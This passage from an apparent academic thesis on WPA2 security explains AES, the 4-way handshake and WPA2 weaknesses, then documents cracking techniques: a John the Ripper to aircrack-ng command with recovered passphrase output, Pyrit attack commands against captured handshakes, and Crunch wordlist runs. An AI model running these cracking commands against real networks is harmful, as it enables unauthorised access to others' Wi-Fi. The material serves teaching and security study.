In a block and key size of 128 bits, there are 10 computation rounds. In a block and key size of 192 bits, there are 12 computation rounds. In a block and key size of 256 bits, there are 14 computation rounds.



AES became the replacement for 3DES and DES. DES in particular was found to be weak and breakable. AES is a popular encryption standard approved by the government and supported by all VPN vendors.

AES today is also used in removable media such as USB's and external hard drives. It is effective in both hardware and software and uses less memory than most other symmetric algorithms. Simply put, you can protect your data on your USB memory stick using encryption software running the AES algorithm. If an encrypted USB was stolen and in the wrong hands, data would be protected and would be in an un-readable format [17].

As well as AES, some other common symmetric encryption algorithms are DES, 3DES, blowfish, Twofish, IDEA, CAST, SAFER, Skipjack and RC.

#### **4.4 The 4-Way Handshake**

Purpose of the 4-Way Handshake is to generate a PTK. PTK is a 512-bit session based key, which is derived from the PMK authenticators address, supplicants address, authenticators' nonce (ANonce) and supplicants' nonce (SNonce). The 4-Way Handshake, initiated by the access point, makes it possible to:

- confirm the client's knowledge of the PMK,
- derive a fresh PTK,
- install encryption and integrity keys,
- encrypt transport of the GTK,
- confirm cipher suite selection.

Four EAPOL-Key messages are exchanged between the client and the access point during the 4-Way Handshake. This process is illustrated in Figure 4-3. The PTK is derived

from the PMK, a fixed string, the MAC address of the access point, the MAC address of the client and two random numbers (ANonce and SNonce, generated by the authenticator and supplicant respectively).

The access point initiates the first message by selecting the random number ANonce and sending it to the supplicant, without encrypting the message or otherwise protecting it against tampering. The supplicant generates its own random number SNonce and can now calculate the PTK and derived temporary keys, so it sends SNonce and the MIC key calculated from the second message using the KCK key.

When the authenticator receives the second message, it can extract SNonce (because the message is not encrypted) and calculate the PTK and derived temporary keys. Now it can verify the value of the MIC in the second message and thus be sure that the supplicant knows the PMK and has correctly calculated the PTK and derived temporary keys.

The third message sent by the authenticator to the supplicant contains the GTK (encrypted with the KEK key), derived from a random GMK and GNonce, along with an MIC calculated from the third message using the KCK key. When the supplicant receives this message, the MIC is checked to ensure that the authenticator knows the PMK and has correctly calculated the PTK and derived temporary keys. The last message acknowledges completion of the whole handshake and indicates that the supplicant will now install the key and start encryption. Upon receipt, the authenticator installs its keys after verifying the MIC value. Thus, the mobile device and the access point have obtained, computed and installed encryption keys and are now able to communicate over a secure channel for unicast and multicast traffic.




Figure 4-3: The 4-Way Handshake.

## 4.5 Vulnerabilities of WPA2

- DoS (Denial of Service) attacks like RF jamming, data flooding, and Layer 2 session hijacking, are all attacks against availability. None of the Wi-Fi security standards can prevent attacks on the physical layer simply because they operate on Layer 2 and above. Similarly none of the standards can deal with AP failure.
- Management Frames – report network topology and modify client behavior - are not protected so they provide an attacker the means to discover the layout of the network, pinpoint the location of devices therefore allowing for more successful DoS attacks against a network.
- Control Frames – are not protected leaving them open to DoS attacks.

- Deauthentication – the aim is to force the client to reauthenticate, which coupled with the lack of authentication for control frames which are used for authentication and association make it possible for the attacker to spoof MAC addresses. Mass deauthentication is also possible.
- Disassociation – the aim is to force an authenticated client with multiple AP's to disassociate from them therefore affecting the forwarding of packets to and from the client [18].

#### 4.5.1 Hole196



"Hole196" is a vulnerability in the WPA2 security protocol exposing WPA2-secured Wi-Fi networks to insider attacks. AirTight Networks uncovered a weakness in the WPA2 protocol, which was documented but buried on the last line on page 196 of the 1232-page IEEE 802.11 Standard (Revision, 2007). Thus, the moniker "Hole196."

As a client connects to a WPA or WPA2 network, two sets of temporal keys are generated, which are used to encrypt individual frames on the wireless network. The pairwise transient keys (PTK) for unicast traffic are unique to each connection and groupwise transient keys (GTK) for broadcast/ multicast traffic, which are shared amongst all the devices on the network. Using the shared GTK the attacker can send spoofed broadcast or multicast packets directly to other wireless clients on the network. The benefit of this approach for the attacker is circumventing passing the traffic over the wired network where other systems and protection mechanisms may detect that an attack has occurred. The most common application of this attack is to perform address resolution protocol (ARP) spoofing in which the malicious user masquerades as the default router for all traffic on the wireless network. The victim

machine then forwards all traffic intended for the access point to the malicious insider creating a man-in-the-middle attack. Another possible attack is wireless denial of service (DoS). The attacker sends a malicious broadcast frame with a high packet number, causing victim clients to ignore legitimate frames with packet numbers less than the number set by the malicious frame [19].

## **4.6 ATTACKS AGAINST A WPA2 NETWORK**

Wireless networks are vulnerable by definition due to the fact that they use radio frequency which is a broadcast technology as a medium of transmission. The transmission can be intercepted by anyone who is in range.

The most common attacks against a wpa2 network are the followings:

- ✓ Dictionary Attack (Aircrack)
- ✓ Brute Force Attack (John the Ripper)
- ✓ Dictionary Attack with CPUs (Pyrit)
- ✓ Pre-computed tables (Rainbow)
- ✓ Cloud (Amazon)

### **4.6.1 Dictionary Attack**

In cryptanalysis and computer security, a dictionary attack is a technique used to try to defeat a cipher or authentication mechanism by trying likely possibilities which would reduce the search space of a brute force attack such as words from a dictionary. This method is based on the fact that individuals tend to choose a simple, short and common word from a dictionary. The dictionary attack will try all the combinations of words from a given text file, hash word by word and expect to get the correct PMK [21].

### 4.6.2 Brute Force Attack

In the most simple terms, brute force means to systematically try all the combinations for a password. This method is quite efficient for short passwords, but would start to become infeasible to try, even on modern hardware, with a password of 7 characters or larger. Assuming only alphabetical characters, all in capitals or all in lower-case, it would take  $26^7$  (8,031,810,176) guesses. This also assumes that the cracker knows the length of the password. Other factors include number, case-sensitivity, and other symbols on the keyboard. The complexity of the password depends upon the creativity of the user and the complexity of the program that is using the password. The upside to the brute force attack is that it will ALWAYS find the password, no matter it's complexity.

Brute-force attacks are only effective when they can check passwords at a high speed, as the number of potential passwords grows exponentially with a larger character set and longer password length (possible passwords  $= n^{\text{[password length]}}$ , where n is the number of possible characters). The Figure 4-4 shows the Possible passwords by using the English Language.

Available Characters Using The English Language	Possible Passwords, Two Characters	Possible Passwords, Four Characters	Possible Passwords, Six Characters
Lower-case	676	456 976	308 915 776
Lower- and Upper-case	2704	7 311 616	19 770 609 664
Lower-case, Upper-case, and Numbers	3844	14 776 336	56 800 235 584
All (Printable) ASCII Characters	8836	78 074 896	689 869 781 056

Figure 4-4: Possible passwords. [22].

Examples of programs that use brute force attacks: [John the Ripper](#) (see Figure 4-5), [Rarcrack](#), and [Oracle](#). John the Ripper is free and Open Source software, distributed primarily in source code form.

```

root@bt:~# /pentest/passwords/jtr/john --stdout --incremental:all | aircrack-ng
-b 00:1C:4A:43:B1:6C -w - hacked-01.cap
Opening hacked-01.cap

Aircrack-ng 1.1 r1738

[13:50:46] 31691568 keys tested (589.73 k/s)

Current passphrase: cicesars

Master Key   : F2 96 5D 99 AB 83 9A 79 54 F7 F6 8E EF 87 A8 D2
               B2 11 AB B1 73 8D BE D9 82 80 70 20 56 76 98 BE

Transient Key : 86 88 D5 4F 59 96 F3 00 93 10 28 BE D8 3D B2 AD
               B1 4B AA E6 77 FB 80 EF F1 E3 94 79 05 A2 FE F6
               0F A8 36 83 0A 97 6A AA 12 AB 99 F1 BE F2 1F F8
               5C 42 67 99 1E 5E 93 E0 B8 CB F7 0D 5E 2A 2D 4E

EAPOL HMAC   : 0D A3 C2 8F DB 46 DF 2D 1F E3 71 02 89 E1 8B 86

```

Figure 4-5: Cracking with [John the Ripper](#).

### 4.6.3 Rainbow tables

Rainbow Tables and RainbowCrack come from the work and subsequent paper by Philippe Oechslin. <sup>1</sup> The method, known as the Faster Time-Memory Trade-Off Technique, is based on research by Martin Hellman & Ronald Rivest done in the early 1980's on the performance trade-offs between processing time and the memory needed for cryptanalysis. In his paper published in 2003, Oechslin refined the techniques and showed that the attack could reduce the time to attack 99.9% of Microsoft's LAN Manager passwords (alpha characters only) to 13.6 seconds from 101 seconds. Further algorithm refinements also reduced the number of false positives produced by the system. The main benefit of Rainbow Tables is that while the actual creation of the rainbow tables takes much more time than cracking a single hash, after they are generated you can use the tables over and over again. Additionally, once you have generated the Rainbow Tables, RainbowCrack is faster than brute force attacks and needs less memory than full dictionary attacks [28].

#### 4.6.4 Pyrit

Pyrit takes a step ahead in attacking WPA-PSK and WPA2-PSK, the protocol that today de-facto protects public WIFI-airspace. Pyrit does not provide binary files or wordlists and does not encourage anyone to participate or engage in any harmful activity. This is a research project, not a cracking tool.

Pyrit's implementation allows to create massive databases, pre-computing part of the WPA/WPA2 PSK authentication phase in a space-time-tradeoff. The performance gain for real-world-attacks is in the range of three orders of magnitude which urges for re-consideration of the protocol's security. Exploiting the computational power of GPUs or CPUs, Pyrit is currently by far the most powerful attack against one of the world's most used security-protocols.

How it works:

- Pyrit has a command '*serve*' that starts a server on the current host. A server listens for connections on port 19935 and can use the local hardware to compute for other clients.
- Clients can use multiple servers and each server can support multiple clients simultaneously.
- This is not a distributed database! The clients transfer their workunits to the servers and the servers compute the results and send them back. Bandwidth is a problem: 10.000 PMKs/s require about 30kb/s from the client to the server and about 300kb/s from the server to the client.

Pyrit's storage code was abstracted and refactored which makes it possible to use relational databases like postgresql or mysql as storage devices for Pyrit. See Figure 4-6. The actual database code is fully transparent and there is no visible difference for the client.






Figure 4-6: Pyrit's storage method.

The benefit: Create a central mysql/pgsql/mssql/oracle/firebird/sqlite-server somewhere on your network and let multiple Pyrit-clients access and work on the central server for good; enjoy the blessings of ACID, partitioning, automatic backup, replication and fine-grained user authentication. An example is shown in Figure 4-7.



Figure 4-7: A cluster.

Pyrit is free software – free as in freedom. Everyone can inspect, copy or modify it and share derived work under the GNU General Public License v3+. It compiles and executes on a wide variety of platforms including FreeBSD, MacOS X and Linux as operation-system and x86-, alpha-, arm-, hppa-, mips-, powerpc-, s390 and sparc-processors.

#### 4.6.4.1 *Pyrit Options*

Pyrit recognizes the following options:

- **-b BSSID.** Specifies a BSSID. Can be used to restrict commands to certain Access-Points.
- **-e ESSID.** Specifies the ESSID. Commands usually refer to all ESSIDs in the database if this option is omitted.
- **-i infile.** Specifies a filename to read from; the special filename '-' can be used for *stdin*. The file may be gzip-compressed in which case it's name must end in '.gz' for transparent decompression.
- **-o outfile.** Specifies a filename to write to; the special filename '-' can be used for *stdout*. Filenames that end in '.gz' cause Pyrit to gzip-compress the file on the fly.
- **-r capture-file.** Specifies a packet-capture file in pcap format (possibly gzip-compressed) or a device (e.g. 'wlan0') to capture from.
- **-u URL.** Specifies the URL of the storage-device in the form of '*driver://username:password@host:port/database*'. Pyrit can use the filesystem, a remote Pyrit-Relay-Server and SQL-Databases as storage. The driver '*file://*' refers to Pyrit's own filesystem-based storage, '*http://*' connects to a Pyrit-Relay-Server and all other URLs are passed directly to [SQLAlchemy](#). The default storage-URL can also be

specified by the key '*default\_storage*' in Pyrit's configuration file (usually '*~/pyrit/config*')

- **--all-handshakes.** The commands **attack\_batch**, **attack\_db**, **attack\_cowpatty** and **attack\_passthrough** automatically use the single handshake of highest quality only. In some cases even this handshake may have been wrongfully reconstructed from the captured data, rendering the attack futile. In case more than one EAPOL-handshake is reconstructed from the capture-file, the option **--all-handshakes** may be used to attack all handshakes reconstructable from the captured data. Exact behaviour of the commands affected by this option is described below [22].

#### 4.6.4.2 *Pyrit Commands*

- **analyze**

Parse one or more packet-capture files (in pcap-format, possibly gzip-compressed) and try to detect Access-Points, Stations and EAPOL-handshakes. For example:

```
pyrit -r "test*.pcap" analyze
```

- **attack\_batch**

Attack an EAPOL-handshake found in the packet-capture file(s) given by the option **-r** using the Pairwise Master Keys and passwords stored in the database. The options **-b** and **-e** can be used to specify the Access-Point to attack; it is picked automatically if both options are omitted. The password is written to the filename given by the option **-o** if specified. For example:

```
pyrit -r test.pcap -e MyNetwork -b 00:de:ad:c0:de:00 -o MyNetworkPassword.txt  
attack_batch
```

- **attack\_db**

Attack an EAPOL-handshake found in the packet-capture file(s) given by the option **-r** using the Pairwise Master Keys stored in the database. The options **-b** and **-e** can be used to specify the Access-Point to attack; it is picked automatically if both options are omitted. The password is written to the filename given by the option **-o** if specified. For example:

```
pyrit -r test.pcap -e MyOtherNetwork attack_db
```

- **batch**

Start to translate all passwords in the database into their respective Pairwise Master Keys and store the results in the database. The option **-e** may be used to restrict this command to a single ESSID; if it is omitted, all ESSIDs are processed one after the other in undefined order. For example:

```
pyrit -e NETGEAR batch
```

- **benchmark**

Determine the peak-performance of the available hardware by computing dummy-results. For example:

```
pyrit benchmark
```

- **create\_essid**

Add new ESSIDs to the database. A single ESSID may be given by the option **-e**. Multiple ESSIDs can be created by supplying a file (one per line) via the option **-i**. Re-creating an existing ESSID does not result in an error. For example:

```
pyrit -e NETGEAR create_essid
```

- **delete\_essid**

Delete the ESSID given by **-e** from the database. This includes all results that may have been stored for that particular ESSID. For example:

```
pyrit -e NETGEAR delete_essid
```

- **eval**

Count all available passwords, all ESSIDs and their respective results in the database. For example:

```
pyrit eval
```

- **export\_passwords**

Write all passwords that are currently stored in the database to a new file given by **-o**. Passwords are terminated by a single newline-character (`\n`). Existing files are overwritten without confirmation. For example:

```
pyrit -o myword.txt.gz export_passwords
```

- **import\_passwords**

Read the file given by **-i** and import one password per line to the database. The passwords may contain all characters (including NULL-bytes) apart from the terminating newline-character `\n`. Passwords that are not suitable for being used with WPA-/WPA2-PSK are ignored. Pyrit's storage-implementation guarantees that all passwords remain unique throughout the entire database. For example:

```
pyrit -i dirty_words.txt import_passwords
```

- **list\_cores**

Show a list of all available hardware modules Pyrit currently uses. For example:

```
pyrit list_cores
```

- **relay**

Start a server to relay another storage device via XML-RPC; other Pyrit-clients can use the server as storage-device. This allows to have network-based access to storage source that don't provide network-access on their own (like file:// and sqlite://) or hide a SQL-database behind a firewall and let multiple clients access that database only via Pyrit's RPC-interface. The TCP-port 17934 must be open for this function to work. For example, on the server (where the database is):

```
-u sqlite:///var/local/pyrit.db relay
```

- **pyrit serve**

Start a server that provides access to the local computing hardware to help other Pyrit-clients. The server's IP-address should be added to the clients' configuration file (usually '~/.pyrit/config') as a space-separated list under *known\_clients*. These clients' *rpc\_server*-setting must also be set to *'true'*. The TCP- and UDP-Port 17935 must be accessible. For example, on the server (where the GPU is) [22]:

```
pyrit serve
```

#### 4.6.4.3 Pyrit Database Preparation

Pyrit can store ESSIDs, passwords/passphrases and their corresponding Pairwise Master Keys in a database. This is a very useful function as it is doing the major task of pre-

computing tables of Pairwise Master Keys and ESSIDs. This will vastly reduce the time needed to guess the password . This is illustrated in Figure 4-8.



Figure 4-8: Pyrit Database.

As mentioned earlier you can make use of SQL databases instead of file based database by using SQLAlchemy.

By using the command “**import\_passwords**” the file given by **-i** is read and imports one password per line to the database. The passwords may contain all characters (including NULL-bytes) apart from the terminating newline-character \n. Passwords that are not suitable for being used with WPA-/WPA2-PSK are ignored (smaller than 8 characters). Pyrit's storage-implementation guarantees that all passwords remain unique throughout the entire database. For example:

```
pyrit -i dirty_words.txt import_passwords
```

the above command imports a worlist named *dirty\_words.txt* to the database. See section 5.3.

## 4.6.5 Wordlists

When it comes to password cracking, the fastest and most effective method is using a wordlist. It is more flexible than rainbow tables and it is faster than brute force. A good wordlist is key to cracking a lot of hashes, and that is why it is worth spending some time on building one.

Building a wordlist is not for the faint hearted. It requires some knowledge on good data sources, word frequency, basic algorithms, data manipulation and a powerful computer that can do the heavy lifting.

There are tons of wordlists floating around on the Internet. Some of them are illustrated in Figure 4-9. One thing they have in common is that they are poorly made and filled with garbage. There are as good as bad wordlists on the Internet too [24]. And always we should brute force in the native language.

Downloadable Lists of Words:	
1 Kevin's Word Lists Page	<a href="http://wordlist.sourceforge.net/">http://wordlist.sourceforge.net/</a>
2 Word lists...	<a href="http://www.outpost9.com/files/Wordlists.html">http://www.outpost9.com/files/Wordlists.html</a>
3 Word Lists (Bryson Ltd)	<a href="http://bryson.ltd.uk/wordlist.html">http://bryson.ltd.uk/wordlist.html</a>
4 Grady Ward's Moby	<a href="http://www.dcs.shef.ac.uk/research/ilash/Moby/">http://www.dcs.shef.ac.uk/research/ilash/Moby/</a>
5 National Puzzlers' League -- Word Lists	<a href="http://www.puzzlers.org/wordlists/dictinfo.php">http://www.puzzlers.org/wordlists/dictinfo.php</a>
6 John Chew's Scrabble Lists	<a href="http://www.math.toronto.edu/jjchew/scrabble/lists/">http://www.math.toronto.edu/jjchew/scrabble/lists/</a>
7 British National Corpus (BNC)	<a href="http://www.itri.brighton.ac.uk/~Adam.Kilgarriff/bnc-readme.html">http://www.itri.brighton.ac.uk/~Adam.Kilgarriff/bnc-readme.html</a> <a href="ftp://ftp.itri.bton.ac.uk/bnc/">ftp://ftp.itri.bton.ac.uk/bnc/</a>
8 International Ispell	<a href="http://fmg-www.cs.ucla.edu/geoff/ispell.html">http://fmg-www.cs.ucla.edu/geoff/ispell.html</a>
9 COTSE	<a href="http://www.cotse.com/tools/wordlists1.htm">http://www.cotse.com/tools/wordlists1.htm</a> <a href="http://www.cotse.com/tools/wordlists2.htm">http://www.cotse.com/tools/wordlists2.htm</a>
10 WordPilot Libraries & Word Lists	<a href="http://home.ust.hk/~autolang/Libraries%20and%20WordLists.htm">http://home.ust.hk/~autolang/Libraries%20and%20WordLists.htm</a>
11 The NATO phonetic alphabet	<a href="http://www.bckelk.uklinux.net/menu.html">http://www.bckelk.uklinux.net/menu.html</a>
12 Source Forge (see 1 Kevin above)	<a href="http://sourceforge.net/projects/wordlist/">http://sourceforge.net/projects/wordlist/</a>
13 University of North Dakota	<a href="http://www.und.nodak.edu/org/crypto/crypto/words/">http://www.und.nodak.edu/org/crypto/crypto/words/</a>
14 Carnegie Mellon FTP CMU_DICT	<a href="ftp://ftp.cs.cmu.edu/project/fgdata/dict">ftp://ftp.cs.cmu.edu/project/fgdata/dict</a>
15 Princeton University FTP Wordnet	<a href="ftp://ftp.cogsci.princeton.edu/pub/wordnet/">ftp://ftp.cogsci.princeton.edu/pub/wordnet/</a>
16 University of Oxford UK FTP	<a href="ftp://ftp.ox.ac.uk/pub/wordlists/dictionaries/">ftp://ftp.ox.ac.uk/pub/wordlists/dictionaries/</a>
17 University of Cambridge UK FTP	<a href="ftp://svr-ftp.eng.cam.ac.uk/pub/comp.speech/dictionaries/">ftp://svr-ftp.eng.cam.ac.uk/pub/comp.speech/dictionaries/</a>
18 FTP from English/ or DEC-collection/	<a href="ftp://nic.funet.fi/pub/unix/security/dictionaries/">ftp://nic.funet.fi/pub/unix/security/dictionaries/</a>

Figure 4-9: Wordlists



Do note there are also various tools to generate wordlists for brute forcing based on information gathered such as documents and web pages (such as [Wyd – password profiling tool](#)).

#### 4.6.6 Crunch

Crunch is a wordlist generator based on the user specified character set. It takes the character set designated by the user and generates all combinations and permutations possible into a nice new wordlist for you to use in your dictionary/bruteforce tools. It supports lower and upper alpha-numeric as well as special character set and also has the ability to break the output into multiple files based on the number of lines or designated file size. It also has the ability to pause and resume which is helpful when generating very large wordlists that may take some time to fully compile.

##### 4.6.6.1 Basic syntax

Basic syntax of CRUNCH looks like this:

```
./ crunch <min-len> <max-len> [-f /path/to/charset.lst charset-name] [-o wordlist.txt]  
[-t [FIXED]@ @ @ @] [-s startblock] [-c number]
```

##### 4.6.6.2 Options

Breakdown of Syntax:

- **min-len** is the minimum length string you want crunch to start at. This option is required even for parameters that won't use the value.
- **max-len** is the maximum length string you want crunch to end at. This option is required even for parameters that won't use the value.

- **-b number[type]** Optional. Specifies the size of the output file, only works if -o START is used.
- **-c number** Optional. Specifies the number of lines to write to output file, only works if -o START is used
- **-f </path/to/charset.lst> <charset-name>** Optional. Allows you to specify a character set from the charset.lst
- **-l** Inverts the output so instead of aaa,aab,aac,aad, etc you get aaa,baa,caa,daa,aba,bba, etc
- **-m** Has been merged with -p. Please use -p instead.
- **-o <wordlist.txt>** Optional. Allows you to specify the file to write the output to, eg: wordlist.txt
- **-p <charset> OR -p <word1 word2 ...>** Optional. Tells crunch to generate words that don't have repeating characters.
- **-q <filename.txt>** Optional. Tells crunch to read filename.txt and permute what is read. This is like the -p option except it gets the input from filename.txt.
- **-r** Optional. Tells crunch to resume generate words from where it left off. You must use the same command as the original command used to generate the words. The only exception to this is the -s option. If your original command used the -s option you **MUST** remove it before you resume the session. Just add -r to the end of the original command.
- **-s <startblock>** Optional. Allows you to specify the starting string, eg: 03god22fs

- **-t <@\*%^>** Optional. Allows you to specify a pattern, eg: @@god@@@ where the only the @'s, \*'s, %'s, and ^'s will change. It will also take user specified character sets for each group of characters.
  - @ will insert lower case characters
  - will insert upper case characters
  - % will insert numbers
  - ^ will insert symbols
- **-z <gzip|bzip2|lzma>** Optional. Compresses the output from the -o option [25].

#### 4.6.6.3 Running Crunch program in a VmWorkastation

We have installed kali linux in a VmWorkastation, as it is illustrated in Figure 4-10. Then we used the Crunch program to make our wordlists.




Figure 4-10: Kali linux in a VmWorkastation.


Firstly, we run the command:

```
crunch 4 4 qwertyuiopasdfghjklzxcvbnm -t ab@@@ -o wordAbs.lst
```

Where:

- 4 is the minimum length string we want crunch to start at.
- 4 is the maximum length string we want crunch to end at.
- “qwertyuiopasdfghjklzxcvbnm” is the set of characters that the symbol @ will choose each time.
- -t specifies a pattern. The symbol @ stands for lower case characters.
- -o specifies the output file.

The output is shown in Figure 4-11.



```

root@kali: ~
Αρχείο Επεξεργασία Προβολή Αναζήτηση Τερματικό Βοήθεια
1 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100000000
19%
38%
56%
76%
95%
100%
root@kali:~# crunch 4 4 qwertyuiopasdfghjklzxcvbnm -t ab@@@@@ -o wordsAb.lst
t
The maximum and minimum length should be the same size as the pattern you specified.
min = 4 max = 4 strlen(ab@@@@@)=10
root@kali:~# crunch 4 4 qwertyuiopasdfghjklzxcvbnm -t ab@ -o wordsAb.lst
Crunch will now generate the following amount of data: 3380 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 676
100%
root@kali:~#


```

Figure 4-11: Crunch command with characters.

Then we run the command:

```
crunch 10 10 0123456789 -o wordListsNumbers
```

The output is shown in Figure 4-12.



```
root@kali: ~  
Αρχείο Επεξεργασία Προβολή Αναζήτηση Τερματικό Βοήθεια  
root@kali:~# crunch  
crunch version 3.4  
  
Crunch can create a wordlist based on criteria you specify. The output from crunch can be sent to the screen, file, or to another program.  
  
Usage: crunch <min> <max> [options]  
where min and max are numbers  
  
Please refer to the man page for instructions and examples on how to use crunch.  
root@kali:~# crunch 10 10 0123456789 -o wordListNumbers  
Crunch will now generate the following amount of data: 110000000000 bytes  
104904 MB  
102 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 10000000000  
0%  
0%  
0%  
0%  
1%  
^C Crunch ending at 0120882270  
root@kali:~# crunch 4 4 0123456789 -o wordListNumbers
```


Figure 4-12: Crunch command with numbers.

- 10 is the minimum length string we want crunch to start at.
- 10 is the maximum length string we want crunch to end at.
- “0123456789” is the set of numbers that will be chosen each time.
- -o specifies the output file.

Finally, we run the command:

```
crunch 10 10 0123456789 -t 69% % % % % % % % -b 3mb -o START kinita
```

The output is shown in Figure 4-13.



```
root@kali: ~
